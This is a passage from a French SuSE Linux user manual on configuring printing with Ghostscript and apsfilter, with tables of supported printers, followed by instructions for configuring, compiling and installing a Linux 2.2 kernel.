Cette entrée fait référence à l'imprimante réseau. S'il existe plusieurs imprimantes réseau, les noms de ces autres imprimantes seront alors utilisés à la place de "remote"⁷.

⁷ Si vous effectuez votre configuration avec YaST, vous devrez faire manuellement cette entrée et veiller à bien spécifier `/dev/null` comme périphérique.

12. L'impression

Voici la représentation graphique d'une telle configuration :




FIG. 12.1: apsfilter local, l'imprimante réseau

12.5 Quelques précisions au sujet de Ghostscript

Si vous n'êtes pas précisément l'heureux propriétaire d'une imprimante PostScript, **Ghostscript** sera, pour le filtre d'impression proprement dit, le choix le plus judicieux. Ghostscript accepte l'entrée de fichiers PostScript et contient un grand nombre de pilotes pour la conversion vers un format géré par l'imprimante.

Ghostscript (**gs** (1)) – décrit dans la page de man de **gs** (`man gs`) – est un programme très étendu avec de nombreuses options en ligne de commande. Une invocation directe de Ghostscript ouvre, après l'exécution de la ligne de commande, un dialogue avec des invites `GS>` que l'on quitte par la commande `quit`. Nous ne disposons pas ici de suffisamment de place pour traiter toutes les possibilités qui existent. **apsfilter** se charge heureusement à votre place de l'élaboration quelque peu compliquée de la ligne de commande.

Nous attirons toutefois votre attention sur la commande d'aide vraiment utile

```
tux@terre: > gs -h | less
```

qui liste les options les plus indispensables et – ce qui est essentiel ! – affiche le numéro de version et la *liste actuelle des périphériques supportés*. Cette liste, telle qu'elle est actuellement au moment de la mise sous presse de ce livre, vous est présentée au paragraphe 12.6.

12.6. Liste des imprimantes supportées

En cas de difficultés avec l'imprimante, il peut être utile de faire un test en invoquant directement Ghostscript avec un fichier PostScript (.ps) et en transmettant directement au périphérique les données spécifiques à l'imprimante qui ont été générées. Vous trouverez un bon nombre de fichiers PostScript adéquats, par exemple sous `/usr/share/ghostscript/<Numéro_de_version>/examples` ou `/var/lib/apsfilter/test`.

L'invocation de Ghostscript, par exemple pour le pilote d'imprimante intégré `necp6` avec une résolution de 360×360 et pour la sortie sur l'imprimante de `/dev/lp0`, ressemble à ceci :

```
tux@terre: > gs -q -dNOPAUSE -dSAFER -sDEVICE=necp6 \
-r360x360 -sOutputFile=fichier_test.lpr Fichier_test.ps
```

```
tux@terre: > su
```

```
terre: # cat fichier_test.lpr > /dev/lp0
```

Si vous utilisez le pilote `uniprint` avec un fichier de paramètres, les commandes (pour une imprimante Stylus) sont :

```
tux@terre: > gs @stc.upp -q -dNOPAUSE -dSAFER \
-r360x360 -sOutputFile=fichier_test.lpr fichier_test.ps quit.ps
```

```
tux@terre: > su
```

```
terre: # cat fichier_test.lpr > /dev/lp0
```

Tuyaux : Dans `/usr/share/ghostscript/<version>/doc`, vous trouverez une documentation très utile. `devices.txt` par exemple contient des indications concernant toute une série d'imprimantes récentes.

Avec la *page d'accueil de Ghostscript*, vous pouvez vous tenir au courant de l'état actuel des choses concernant Ghostscript (versions, imprimantes supportées etc.). Vous pouvez la trouver sous l'URL <http://www.cs.wisc.edu/~ghost/index.html>.

12.6 Liste des imprimantes supportées

Outre les PostScript, HP Deskjet et Epson Stylus, Ghostscript supporte encore un grand nombre d'autres imprimantes (référence : version 5.10). Le pilote "uniprint" que l'on peut adapter à l'aide d'un fichier de paramètres à l'imprimante que l'on souhaite utiliser est une nouveauté depuis la version 5. Vous pouvez également sélectionner ces fichiers de paramètres avec **SETUP** et il vous est possible, en cas de besoin, de les modifier en fonction de vos critères personnels. Ils se situent sous `/usr/share/ghostscript/<VERSION>/` et leurs noms se terminent par .upp. Il est donc recommandé de donner la préférence à ces fichiers de paramètres dans la mesure où ils sont déjà disponibles pour votre modèle d'imprimante.

Canon

12. L'impression

bjc610a0.upp	BJC 610, 360x360DPI, plain paper high speed, color, rendered
bjc610a1.upp	BJC 610, 360x360DPI, plain paper, color, rendered
bjc610a2.upp	BJC 610, 360x360DPI, coated paper, color, rendered
bjc610a3.upp	BJC 610, 360x360DPI, transparency film, color, rendered
bjc610a4.upp	BJC 610, 360x360DPI, back print film, color, rendered
bjc610a5.upp	BJC 610, 360x360DPI, fabric sheet, color, rendered
bjc610a6.upp	BJC 610, 360x360DPI, glossy paper, color, rendered
bjc610a7.upp	BJC 610, 360x360DPI, high gloss film, color, rendered
bjc610a8.upp	BJC 610, 360x360DPI, high resolution paper, color, rendered
bjc610b1.upp	BJC 610, 720x720DPI, plain paper, color, rendered
bjc610b2.upp	BJC 610, 720x720DPI, coated paper, color, rendered
bjc610b3.upp	BJC 610, 720x720DPI, transparency film, color, rendered
bjc610b4.upp	BJC 610, 720x720DPI, back print film, color, rendered
bjc610b6.upp	BJC 610, 720x720DPI, glossy paper, color, rendered
bjc610b7.upp	BJC 610, 720x720DPI, high gloss paper, color, rendered
bjc610b8.upp	BJC 610, 720x720DPI, high resolution paper, color, rendered
Hewlett-Packard	
cdj550.upp	Deskjet 550c, 300x300DPI, Gamma=2
NEC	
necp2x.upp	Prinwriter 2X, 360x360DPI, Plain Paper
necp2x6.upp	Prinwriter 2X, 360x360DPI, Plain Paper
Epson	
stc.upp	Stylus Color I (and PRO Series), 360x360DPI, Plain Paper
stc_h.upp	Stylus Color I (and PRO Series), 720x720DPI, Special Paper

TAB. 12.1: Continuer à la page suivante...

12.6. Liste des imprimantes supportées

stc_l.upp	Stylus Color I (and PRO Series), 360x360DPI, no-Weave
stc1520h.upp	Stylus Color 1520, 1440x720DPI, Inkjet Paper
stc2.upp	Stylus Color II / IIs, 360x360DPI, Plain Paper
stc2_h.upp	Stylus Color II, 720x720DPI, Special Paper
stc2s_h.upp	Stylus Color IIs, 720x720DPI, Special Paper
stc500p.upp	Stylus Color 500, 360x360DPI, not Weaved, Plain Paper
stc500ph.upp	Stylus Color 500, 720x720DPI, not Weaved, Plain Paper
stc600ih.upp	Stylus Color 600, 1440x720DPI, Inkjet Paper
stc600p.upp	Stylus Color 600, 720x720DPI, Plain Paper
stc600pl.upp	Stylus Color 600, 360x360DPI, Plain Paper
stc800ih.upp	Stylus Color 800, 1440x720DPI, Inkjet Paper
stc800p.upp	Stylus Color 800, 720x720DPI, Plain Paper
stc800pl.upp	Stylus Color 800, 360x360DPI, Plain Paper
stcany.upp	Any Stylus Color, 360x360DPI

TAB. 12.1: Fichiers de paramètres du pilote uniprint (Ghostscript 5.10)

Si vous n'avez pas trouvé de fichier de paramètres pour votre modèle, vous pouvez avoir recours aux "pilotes" du tableau 12.2, page 319 qui ont fait leurs preuves.

Apple	
appledmp	Apple Dot Matrix Printer (aussi Imagewriter)
iwhi	Apple Imagewriter, haute résolution
iwlo	Apple Imagewriter, faible résolution
iwlq	Apple Imagewriter, 320x216 dpi

Canon

bj10e	BubbleJet 10e
bj200	BubbleJet 200
bjc600	BubbleJet 600c, 4000c (couleur)
bjc800	BubbleJet 800c (couleur)
lbp8	LBP-8II
lips3	LIPS III

DEC

TAB. 12.2: Continuer à la page suivante...

12. L'impression

declj250	LJ 250
la50	LA50
la70	LA70
la75	LA75
la75plus	LA75 Plus
lj250	LJ250
ln03	LN03

Epson

ap3250	AP3250
eps9high	Compatible FX-80, 240 dpi
eps9mid	Compatible FX-80, 120 dpi
epson	Imprimante à 9 ou 24 aiguilles compatible FX-80
epsonc	LQ-2550, Fujitsu 1200/2400/3400, impression couleur
lp8000	LP-8000, imprimante laser
lq850	LQ-850, imprimante à 24 aiguilles, 360dpi
st800	Stylus 800, Epson ESC/P2
stcolor	Stylus Color

Hewlett-Packard

cdeskjet	DeskJet 500C, impression en noir
cdj500	DeskJet 500C, 540C
cdj550	DeskJet 550C, 560C
cdj670	DeskJet 670C, 690C
cdj850	DeskJet 850C, 855C, 870C, 1100C
cdj890	DeskJet 890C
cdj1600	DeskJet 1600C
cdjcolor	DeskJet 500C, impression couleur
cdjmono	DeskJet 500C, impression en noir
deskjet	DeskJet, DeskJet Plus
djet500	DeskJet 500
djet500c	DeskJet 500c
djet820c	DeskJet 820Cse et 820Cxi ; éventuellement aussi les modèles 1000
dnj650c	DesignJet 650C
hpdj	DeskJet avec support PCL-3 (impression couleur et monochrome)
	Documentation Ghostscript : <code>hpdj/gs-hpdj.txt</code>
laserjet	LaserJet
ljet2p	LaserJet IIp
ljet3	LaserJet III

TAB. 12.2: Continuer à la page suivante...

12.6. Liste des imprimantes supportées

ljet3d	LaserJet IIID
ljet4	LaserJet IV
ljetplus	LaserJet Plus
lj4dith	LaserJet IV, rastérisée
lj5mono	LaserJet 5 & 6 (PCL XL), Bitmap
lj5gray	LaserJet 5 & 6, Bitmap monochrome
lp2563	2563B LinePrinter
paintjet	PaintJet impression couleur
pj	PaintJet XL, Alternative
pjetxl	PaintJet 300XL
pjxl	PaintJet 300XL
pjxl300	PaintJet 300XL, DeskJet 1200C
IBM	
ibmpro	Proprinter, 9 aiguilles
jetp3852	Jetprinter 3852
OKI	
oki182	MicroLine 182
okiibm	MicroLine, compatible IBM
Tektronix	
t4693d2	4693d, impression couleur
t4693d4	4693d, impression couleur
t4693d8	4693d, impression couleur
tek4696	4695/4696
Autres	
imagen	Imagen ImPress
m8510	C.Itoh M8510
necp6	NEC P6, P6+, P60 bei 360 dpi
oce9050	OCE 9050
r4081	Ricoh 4081, imprimante laser
sj48	StarJet 48
cp50	Mitsubishi CP50, imprimante couleur
xes	Xerox XES (2700, 3700, 4045)

TAB. 12.2: Imprimantes supportées (Ghostscript 5.10)

Bien entendu, toutes les imprimantes compatibles HP Laserjet 4 ainsi que d'autres imprimantes PostScript sont directement supportées.

12. L'impression

Lors de l'installation de **apsfilter** ou lors de la configuration avec YaST, la dénomination de l'imprimante qui se trouve dans la colonne de gauche doit être indiquée (par exemple djet500).

Si l'imprimante que vous utilisez n'est pas supportée, cela ne signifie pas que le filtre APS ne peut pas être utilisé. Dans ce cas, vous devez choisir une imprimante si possible similaire à la vôtre : très souvent le pilote convient aussi pour un modèle précédent encore assez récent. Vous pouvez en outre obtenir une aide pour le choix du pilote dans la base de données CDB (angl. *Component Database*), dans la base de données du matériel de SuSE : <http://www.suse.de/cdb/> ou localement en installant le paquetage `cdb`, série `doc`.



Il existe sur le marché de très nombreuses imprimantes qui portent la mention "for Windows". Il arrive aussi fréquemment de voir une autre dénomination qui est "imprimante GDI". De telles imprimantes peuvent, en cas de chance, être utilisables sous Linux avec un certain nombre de restrictions. Mais très souvent elles ne sont *pas du tout* utilisables. Consultez la CDB sous <http://www.suse.de/cdb/> ou renseignez-vous auprès de votre revendeur !

Il existe, spécialement pour de telles imprimantes HP DeskJet, un convertisseur logiciel qui permet de réaliser des impressions en noir et blanc (paquetage `ppa`, série `ap`). Pour l'installation, lisez la documentation sous `usr/doc/packages/ppa` ou l'article http://www.suse.de/sdb/fr/html/ke_printer-gdi.html dans la SDB. Le paquetage `pbm217k`, série `ap` est prévu pour les imprimantes Lexmark (modèles 5700, 7000 et 7200). La documentation se trouve sous `/usr/doc/packages/pbm217k`.

Une erreur très fréquente est le choix d'une résolution incompatible. Si ce cas se produit, la résolution correcte (c'est-à-dire le nombre de points par pouce (angl. *dpi=dots per inch*) que maîtrise l'imprimante) peut être insérée dans la variable `$GS_RESOL` dans `/etc/apsfilterrrc` (par exemple `GS_RESOL=360x360`. Quelques entrées – placées en commentaire – y sont déjà incluses).

12.7 Liste de contrôle pour l'impression : **apsfilter**

- Le paquetage `aps`, série `ap` pour **apsfilter** est-il installé ?
- **apsfilter** a-t-il été configuré avec YaST ou `/var/lib/apsfilter/SETUP` ?
- Les paquetage `net_tool`, paquetage `netcfg`, paquetage `nkita`, paquetage `nkita` (tous de la série `a`) sont-ils installés ? Le paquetage `lprold` de la série `n` est-il installé ?
- Le noyau a-t-il un support pour TCP/IP ? Indiqué par le message "IP Protocols : ICMP, UDP, TCP" dans `/var/log/boot.msg`.
- Le support pour les ports parallèles est-il actif ? – Tests avec le noyau 2.0.xx :
 - L'activité du pilote `lp` se reconnaît à des messages du noyau tels que "`lp1 at 0x378, (polling)`". Ceux-ci apparaissent dans

12.7. Liste de contrôle pour l'impression : apsfiler

`/var/log/messages` à chaque fois que le module du pilote est chargé : par exemple si le module est déchargé manuellement et ensuite rechargé :

```
terre: # rmmod lp
terre: # modprobe lp
```

Après le chargement du module `lp`, la commande `/sbin/lsmmod` doit aussi l'afficher.

- Si le pilote `lp` est compilé en permanence dans le noyau, ces messages apparaissent *alors* dans `/var/log/boot.msg`.
- Une interface, par exemple `/dev/lp1`, est active si la commande `tunelp /dev/lp1` répond par `"/dev/lp1 using polling"` ou `"/dev/lp1 using IRQ nnn"`.
- Pouvez-vous, avec `cat`, sortir des données directement sur l'interface de l'imprimante ? Faites un test, par exemple avec

```
terre: # cat /var/log/boot.msg > /dev/lp1
```

ou avec

```
terre: # cat /var/log/boot.msg > /dev/lp0
```

Si cela ne fonctionne pas, il convient de vérifier

- si le module `lp` est effectivement chargé. Avec le noyau 2.2.xx, les modules `parport` et `parport_pc` doivent aussi être chargés (voir paragraphe 11.4, page 291).
- Il se peut que vous ayez un BIOS “Plug-and-Play” et que votre interface soit configurée, dans le BIOS de la machine, sur `auto`. Assignez explicitement une adresse à l'interface (la valeur standard est `0x0378` ou simplement `378`).
- Au cas où l'imprimante ne ferait que “clignoter”, il est possible que l'interface soit configurée sur `ECP+EPP` dans le BIOS, ce qui n'est d'aucune utilité pour l'imprimante. Dans un tel cas, choisissez soit l'option `normal` soit l'option `SPP` ou encore l'option `ECP`.
- Si l'imprimante ne supporte pas la résolution standard 300×300 dpi : La résolution adéquate selon le manuel de l'imprimante a-t-elle été configurée avec YaST ou dans le fichier `/etc/apsfiler.rc` ?
- Que dit `lpc status` ?
- Faites un essai avec `lpc up all`.
- Au moins la file d'impression `raw` devrait fonctionner pour chaque imprimante et permettre au minimum la sortie de fichiers ASCII. Une exception est constituée par les “imprimantes GDI” (voir plus haut la page 320).
- Si votre imprimante fournit des impressions dans le sens *horizontal* (en mode landscape) et si vous ne le souhaitez pas, lisez la page 307
- Si vous utilisez l'option `-P` pour lancer `lpr`, vous ne devez laisser *aucun* espace devant le nom de l'imprimante.

12. L'impression

- Si vous pouvez sortir sur l'imprimante des textes ASCII via la file d'attente "raw" (-Praw), essayez maintenant d'imprimer un fichier PostScript régulier avec lpr. Vous pouvez soit générer un tel fichier PostScript et l'imprimer :

```
tux@terre: > a2ps -nP -1 -p /etc/hosts > /var/tmp/hosts.ps  
tux@terre: > lpr /var/tmp/hosts.ps
```

soit utiliser un fichier fourni avec Ghostscript :

```
tux@terre: > lpr /usr/share/ghostscript/5.10/examples/tiger.ps
```

- Contrôlez les fichiers log sous /var/spool/lpd/NOM_DU_PILOTE. Vous devez bien sûr remplacer NOM_DU_PILOTE par le pilote que vous avez choisi.
- Utilisez-vous l'interface d'imprimante qui convient (voir paragraphe 12.1) ?
- Le noyau ne doit contenir aucun pilote PLIP (/var/log/boot.msg) !

Sixième partie

Le noyau et les paramètres du noyau

Chapitre 13

Le noyau

Le noyau présent sur la disquette après l'installation – et que l'on trouve aussi dans le répertoire `root` du système installé – est configuré de telle manière qu'il supporte une gamme très étendue de matériel. Ce noyau n'est donc pas construit spécialement pour votre système et il est plus avantageux – *bien que ce ne soit pas absolument indispensable !* – de générer un noyau. En outre, il arrive aussi dans certains cas que seul un noyau que l'on a “construit soi-même” permette l'utilisation d'un type particulier de matériel comme par exemple quelques souris bus ou cartes son exotiques. Et il ne faut pas non plus négliger le fait que la configuration du noyau donne une vue extrêmement intéressante de l'état actuel du développement.

Pour la création d'un nouveau noyau, il existe déjà pour le compilateur C des `Makefiles` qui permettent d'automatiser presque entièrement la procédure. Seules les questions posées au sujet du matériel que doit supporter le noyau doivent être traitées en mode interactif.

La compilation de votre propre noyau n'est pas couverte pour l'Assistance Technique à l'Installation (voir paragraphe H.1.2, page 510). Nous sommes toutefois volontiers disposés à vous aider dans le cadre de l'Assistance Pro facturée séparément (voir paragraphe H.3, page 513).

La description qui suit concerne essentiellement le noyau de la série 2.2.x. Bien que beaucoup de choses s'appliquent encore aux noyaux de la série 2.0.x il faut cependant s'attendre à trouver, dans les détails, certaines divergences qui bien que minimales peuvent avoir une importance décisive !



13.1 Les sources du noyau

Pour construire un nouveau noyau, il est bien entendu nécessaire d'avoir installé aussi bien les sources du noyau (paquetage `lx_suse`) que le compilateur C au minimum (paquetage `gcc`) ainsi que les utilitaires GNU (paquetage `binutils`) et les fichiers include pour le compilateur C (paquetage `libc`). Ces paquetages sont contenus dans la série D (Développement). En règle générale, il est fortement conseillé d'installer le compilateur C car le langage de programmation C est inséparablement lié au système d'exploitation Unix.

Les sources du noyau se trouvent dans le répertoire `/usr/src/linux`. Au cas où vous auriez l'intention d'expérimenter certaines choses et d'avoir simultanément plusieurs versions du noyau sur votre disque, la solution la plus

13. Le noyau

logique consiste à décompresser ces versions dans différents sous-répertoires et à accéder aux sources dont vous avez besoin en passant par un lien. Cette forme d'installation est réalisée par YaST en mode automatique.

Il est en fait possible d'installer et de compiler les sources du noyau dans n'importe quel sous-répertoire. Comme il existe toutefois de nombreux logiciels qui s'attendent à trouver les sources du noyau sous `/usr/src/linux`, il serait judicieux de choisir ce répertoire afin de garantir une compilation sans défauts des programmes proches du système.

13.2 Modules du noyau

Plusieurs pilotes et fonctionnalités du noyau Linux n'ont maintenant plus besoin d'être inclus de façon permanente dans le noyau mais peuvent être chargés, en cours d'exécution, sous forme de modules du noyau (angl. *kernel module*). Lors de la configuration du noyau, on détermine les pilotes qui seront inclus en permanence et ceux qui seront chargés sous forme de modules.

Les modules du noyau sont placés dans le répertoire `/lib/modules/"<Version>`.

Ici, la variable `<Version>` correspond à la version actuelle du noyau.

Vous devriez tirer parti de cette fonctionnalité aussi souvent que possible. La règle de base est la suivante : Tous les éléments du noyau qui ne sont pas absolument indispensables pendant le processus d'amorçage devraient être compilés sous forme de modules. Il est ainsi garanti que le noyau ne sera pas trop gros et qu'il pourra être chargé sans difficulté par le BIOS et par n'importe quel chargeur. Le pilote du disque dur, le support pour `ext2` et autres choses similaires doivent en général être directement compilés dans le noyau, le support pour `isofs`, `msdos` ou `sound` devrait en tout cas être compilé en module.

Manipulation des modules

Pour la manipulation des modules, vous disposez des commandes suivantes :

- `insmod`

La commande **insmod** charge le module spécifié. Il est recherché dans un sous-répertoire de `/lib/modules/<Version>`. Nous vous recommandons d'utiliser `modprobe` (voir plus bas) à la place de `insmod`

- `rmmod`

décharge le module spécifié. Ceci n'est naturellement possible que si la fonctionnalité correspondante du noyau n'est plus utilisée. Il n'est donc pas possible de décharger le module `isofs` si un CD est encore monté.

- `depmod`

Cette commande crée un fichier du nom de `modules.dep` dans le répertoire `/lib/modules/<Version>` qui contient la liste des dépendances entre les différents modules. Il est ainsi garanti que lorsqu'un module est chargé, tous les modules dont il dépend sont également chargés automatiquement. Si le lancement du démon **kerneld** est prévu dans `/etc/rc.config`, le fichier devant contenir les dépendances des modules sera automatiquement généré au démarrage du système, à moins bien sûr qu'il n'existe déjà.

– **modprobe**

Chargement ou déchargement d'un module en tenant compte des dépendances d'autres modules. Cette commande est très puissante et peut être utilisée pour beaucoup d'autres choses (pour tester par exemple tous les modules d'un type particulier jusqu'à ce que l'un d'entre eux puisse être chargé avec succès). Contrairement à ce qui se passe lors du chargement à l'aide de **insmod**, **modprobe** lit le contenu du fichier `/etc/conf.modules`. Il convient donc, en règle générale, de l'utiliser pour le chargement des modules. Pour une description détaillée de toutes les possibilités, lisez les pages de man qui se rapportent à ces sujets.

- **lsmod** Affiche la liste des modules actuellement chargés et vous fait savoir par combien d'autres modules ils sont utilisés. Les modules chargés par le démon **kerneld** sont suivis de la mention (**autoclean**). Cela signifie que ces modules seront automatiquement supprimés lorsqu'ils n'auront pas été utilisés pendant un certain temps.

`/etc/conf.modules`

On peut influencer sur le chargement des modules à l'aide du fichier `/etc/conf.modules`; voir page de man de **depmod** (man **depmod**). Il est en particulier possible d'insérer dans ce fichier les paramètres pour les modules qui accèdent directement au matériel et doivent de ce fait être adaptés à un système spécifique (par exemple lecteurs de CD-ROM ou pilotes de réseau). Les paramètres entrés ici sont en principe identiques à ceux transmis à l'invite d'amorçage (par exemple de LILO, voir paragraphe 14.3.2). Dans de nombreux cas cependant, les noms diffèrent de ceux utilisés à l'invite d'amorçage (voir à titre comparatif le paragraphe 14.3.4). Si le chargement d'un module n'a pas réussi, essayez de spécifier votre matériel dans ce fichier et utilisez, pour le chargement du module, **modprobe** à la place de **insmod**.

Kmod – Le chargeur de modules du noyau

La manière la plus élégante d'utiliser les modules du noyau consiste, depuis la version 2.2.x, à lancer le "chargeur de modules" **Kmod** qui remplace le "vieux" démon **kerneld**.

Kmod tourne en arrière-plan et veille à ce que les modules nécessaires soient chargés avec **modprobe** dès que la fonction correspondante du noyau est requise.

Pour pouvoir utiliser **Kmod**, vous devez activer l'option 'Kernel module loader' (**CONFIG_KMOD**) lors de la configuration du noyau.

Les pilotes nécessaires pour accéder au système de fichiers racine doivent être inclus en permanence dans le noyau ! Vous *ne* devriez donc configurer *ni* votre pilote SCSI *ni* le système de fichiers de la partition racine (habituellement **ext2**) sous forme de modules !



L'utilisation de modules du noyau s'impose tout particulièrement pour les fonctionnalités dont on se sert rarement ou de façon irrégulière comme par exemple le pilote de disque RAM, **parport** et le support d'impression, les

13. Le noyau

pilotes pour lecteurs de disquettes ou certains systèmes de fichiers qui ne sont utilisés que de façon occasionnelle.

13.3 Configuration du noyau

La configuration du noyau peut être réalisée de trois manières différentes :

1. depuis la ligne de commande
2. dans le menu en mode texte
3. dans le menu sous le système X Window

Ces trois méthodes vont maintenant vous être présentées brièvement.

Configuration depuis la ligne de commande

Pour configurer le noyau, passez à `/usr/src/linux` et tapez la commande suivante :

```
terre:/usr/src/linux # make config
```

On vous posera des questions sur toute une série de fonctionnalités du système que le noyau doit supporter. Vous pouvez normalement répondre à ces questions de deux ou trois manières différentes : soit simplement **(y)** et **(n)** soit en choisissant l'une des trois possibilités **(y)** (angl. *yes*), **(n)** (angl. *no*) et **(m)** (angl. *module*). Dans ce cas, 'm' signifie que le pilote correspondant n'est pas inclus de façon permanente dans le noyau mais qu'il est compilé sous forme de module chargé en cours d'exécution du noyau. Il va de soi que tous les pilotes absolument indispensables à l'amorçage du système doivent être inclus en permanence dans le noyau. Dans de tels cas, vous devez donc choisir **(y)**.

Si vous répondez à une question en pressant une autre touche, vous verrez l'affichage d'un bref message d'aide concernant l'option en question.

Configuration en mode texte

Recommandé ! Une méthode plus plaisantede configuration consiste à utiliser la commande

```
terre:/usr/src/linux # make menuconfig
```

Cela vous évite tout particulièrement d'avoir à vous "frayer un chemin" au travers d'une multitude de questions pour apporter de légères modifications à votre configuration.

Configuration sous le système X Window

Si vous avez installé le système X Window (paquetage `xf86`) ainsi que Tcl/Tk (paquetage `tcl` et paquetage `tk`), vous avez l'alternative d'effectuer votre configuration en tapant

```
terre:/usr/src/linux # make xconfig
```

Vous avez alors une interface graphique qui rend la configuration plus confortable. Pour cela, vous devez toutefois démarrer le système X Window sous le compte 'root' car il vous faudrait autrement prendre des mesures supplémentaires pour avoir accès à l'affichage d'un autre utilisateur éventuel.


13.4 Paramètres de configuration du noyau

Il n'est pas possible de décrire ici en détail les différentes possibilités de configuration du noyau. Il vous est donc conseillé de tirer parti des nombreux textes d'aide relatifs à ce sujet. La documentation la plus récente se trouve toujours sous les sources du noyau dans le répertoire `/usr/src/linux/Documentation`.

Textes d'aide

13.5 Compilation du noyau

Supprimez le cas échéant, dans le `Makefile` principal (vers la ligne 74), le caractère de commentaire placé devant `INSTALL_PATH=/boot` afin que votre noyau puisse être installé simplement dans `/boot`.



Après avoir configuré le noyau en fonction de vos besoins, vous commencerez la compilation :

```
terre:/usr/src/linux # make dep
terre:/usr/src/linux # make clean
terre:/usr/src/linux # make zImage
```

Vous pouvez aussi insérer ces 3 commandes dans une ligne de commande. Elles seront exécutées l'une après l'autre. Ceci comporte certains avantages si vous voulez faire effectuer la compilation du noyau automatiquement, par exemple "de nuit" : Pour ceci vous tapez :

```
terre:/usr/src/linux # make dep clean zImage
```

Selon la performance de votre système, il faut compter de 4 minutes à quelques heures (plus rapide avec **PentiumPro**¹ avant que le noyau soit recompilé. Pendant ce processus, vous pouvez bien sûr continuer à vous occuper de votre système sur une autre console.

Lorsque la compilation aura été menée à bien, vous trouverez votre noyau compressé dans le répertoire `/usr/src/linux/arch/i386/boot`. L'image du noyau – le fichier qui contient le noyau – se nomme `zImage`. Si vous ne trouvez pas ce fichier, cela signifie qu'il s'est probablement produit une erreur pendant la compilation du noyau. Elle a pu éventuellement passer inaperçue parmi les nombreux messages affichés à l'écran. Pour vérifier s'il s'est vraiment produit une erreur, vous pourrez avec

```
terre:/usr/src/linux # make zImage
```

remettre en route la compilation du noyau et prêter attention aux messages d'erreur. Pas de panique : Il se produit très rarement des erreurs lors de la compilation du noyau !

Sous bash, vous pouvez avec

```
terre:/usr/src/linux # make zImage 2>&1 | tee kernel.out
```

faire effectuer une copie des affichages du processus de compilation dans le fichier `k.out` ; sous Tcsh, la commande est :

¹ Une méthode volontiers employée pour tester le matériel et les logiciels consiste à compiler le noyau avec l'option `make -j`. Vous avez besoin d'une grande quantité de mémoire pour ce test (jusqu'à 100 Mo). Un compilateur particulier est démarré pour chacun des fichiers sources à compiler.

13. Le noyau

```
terre:/usr/src/linux # make zImage |& tee kernel.out
```

Si vous avez compilé certaines parties du noyau sous forme de modules chargeables, vous devrez ensuite faire compiler ces modules. Pour cela, tapez la commande

```
terre:/usr/src/linux # make modules
```



Si votre noyau est devenu *trop gros* en raison du choix d'un nombre trop important de fonctionnalités et s'il n'est pas possible de le compiler ou de le charger ("kernel too big" ou "System is too big"), vous pouvez essayer de créer un "gros" noyau et de l'installer. Dans ce cas, vous lancerez `make` et ensuite `lilo` de cette manière :

```
terre:/usr/src/linux # make bzImage
```

```
terre:/usr/src/linux # make bzlilo
```

Mais réfléchissez bien avant pour savoir s'il n'est pas possible de transformer d'autres pilotes en modules.

13.6 Installer le noyau

Lorsque le noyau a été compilé, vous devrez faire en sorte qu'il soit ensuite amorcé. Si vous utilisez LILO, celui-ci devra être réinstallé. Dans le cas le plus simple, vous copierez le nouveau noyau vers `/boot/vmlinuz` (voir paragraphe 13.5, page 329) et vous invoquerez ensuite LILO. Afin d'éviter de désagréables surprises, il est prudent de conserver le vieux noyau (`/boot/vmlinuz.old`) pour pouvoir l'amorcer au cas où le nouveau noyau ne fonctionnerait pas comme prévu :

```
terre:/usr/src/linux # cp /boot/vmlinuz /boot/vmlinuz.old
```

```
terre:/usr/src/linux # cp arch/i386/boot/zImage /boot/vmlinuz
```

```
terre:/usr/src/linux # lilo
```

Les modules compilés doivent encore être installés. En entrant

```
terre:/usr/src/linux # make modules_install
```

vous pouvez les faire copier dans les répertoires cibles appropriés (`/lib/modules/"<Version>`).

Ajoutez dans votre fichier `/etc/lilo.conf` un label `Linux.old` comme image de boot (voir paragraphe 4.4.1) et changez le nom de votre vieux noyau en `/boot/vmlinuz.old`. Vous êtes ainsi assuré de pouvoir encore amorcer avec votre ancien noyau au cas où ce ne serait pas possible avec le nouveau. Ceci est décrit en détail au chapitre 4.

Lorsque vous aurez apporté au fichier `/etc/lilo.conf` les modifications que vous souhaitiez, vous pourrez avec

```
terre:/usr/src/linux # make zlilo
```

faire aussi exécuter automatiquement l'installation de LILO après la compilation du noyau.

Si vous lancez Linux à partir de DOS par `linux.bat` – donc au moyen de `loadlin` – vous devez encore copier le nouveau noyau vers `/dos/c/loadlin/zimage2` afin qu'il puisse être effectif lors du prochain amorçage.

² ou vers l'endroit où vous avez fait installer le répertoire `loadlin`

13.7. Créer une disquette d'amorçage

Si vous lancez Linux au moyen du gestionnaire de démarrage de Windows NT, vous ne devez pas oublier de recopier le secteur d'amorçage de LILO (voir paragraphe 4.7.2).

Il faut également tenir compte de ce qui suit : Le fichier `/boot/System.map` contient des symboles du noyau nécessités par les modules pour pouvoir invoquer correctement les fonctions du noyau. Ce fichier dépend du noyau actuel. En conséquence, vous devriez après la compilation et l'installation du noyau, copier le fichier courant³ `/usr/src/linux/System.map` dans le répertoire `/boot`. Si vous générez vos noyaux au moyen de `make zlilo`, cette tâche sera exécutée pour vous automatiquement.

Si lors de l'amorçage vous recevez un message d'erreur tel que "`System.map does not match actual kernel`", cela signifie probablement que le fichier `System.map` n'a pas été copié vers `/boot` après la compilation du noyau.

13.7 Créer une disquette d'amorçage

Si vous voulez créer une disquette d'amorçage avec votre nouveau noyau, il vous suffit de taper la commande :

```
terre:/usr/src/linux # make zdisk
```

13.8 Faire le ménage sur le disque dur après la compilation du noyau

Vous pouvez effacer les fichiers cibles générés pendant la compilation du noyau si vous avez des problèmes avec l'espace disque :

```
terre: # cd /usr/src/linux
terre:/usr/src/linux # make clean
```

Mais si vous avez suffisamment de place sur le disque et si vous avez l'intention de reconfigurer assez souvent votre noyau, sautez cette dernière phase. Une nouvelle compilation du noyau sera nettement plus rapide puisque seules les parties du système concernées par les modifications seront recompilées.

³ Ce fichier est recréé à chaque compilation du noyau.

Chapitre 14

Paramètres du noyau

14.1 Pilotes insérés dans le noyau

Il existe un très grand nombre de composants matériels de PC. Pour pouvoir bien utiliser ce matériel, il est nécessaire d'avoir un “pilote” qui permette au système d'exploitation (dans le cas de Linux le “noyau”) de communiquer correctement avec le matériel. On distingue en règle générale deux mécanismes d'intégration des pilotes dans le noyau.

- Les pilotes peuvent être inclus en permanence dans le noyau. Nous désignons, dans le présent manuel, de tels noyaux “d'une seule pièce” sous le nom de noyaux “monolithiques”. Le CD, par exemple, contient des noyaux monolithiques permettant de générer des disquettes d'amorçage pouvant manipuler même un matériel exotique. Certains pilotes n'existent que sous cette forme et de ce fait les noyaux monolithiques ont parfaitement leur raison d'être.
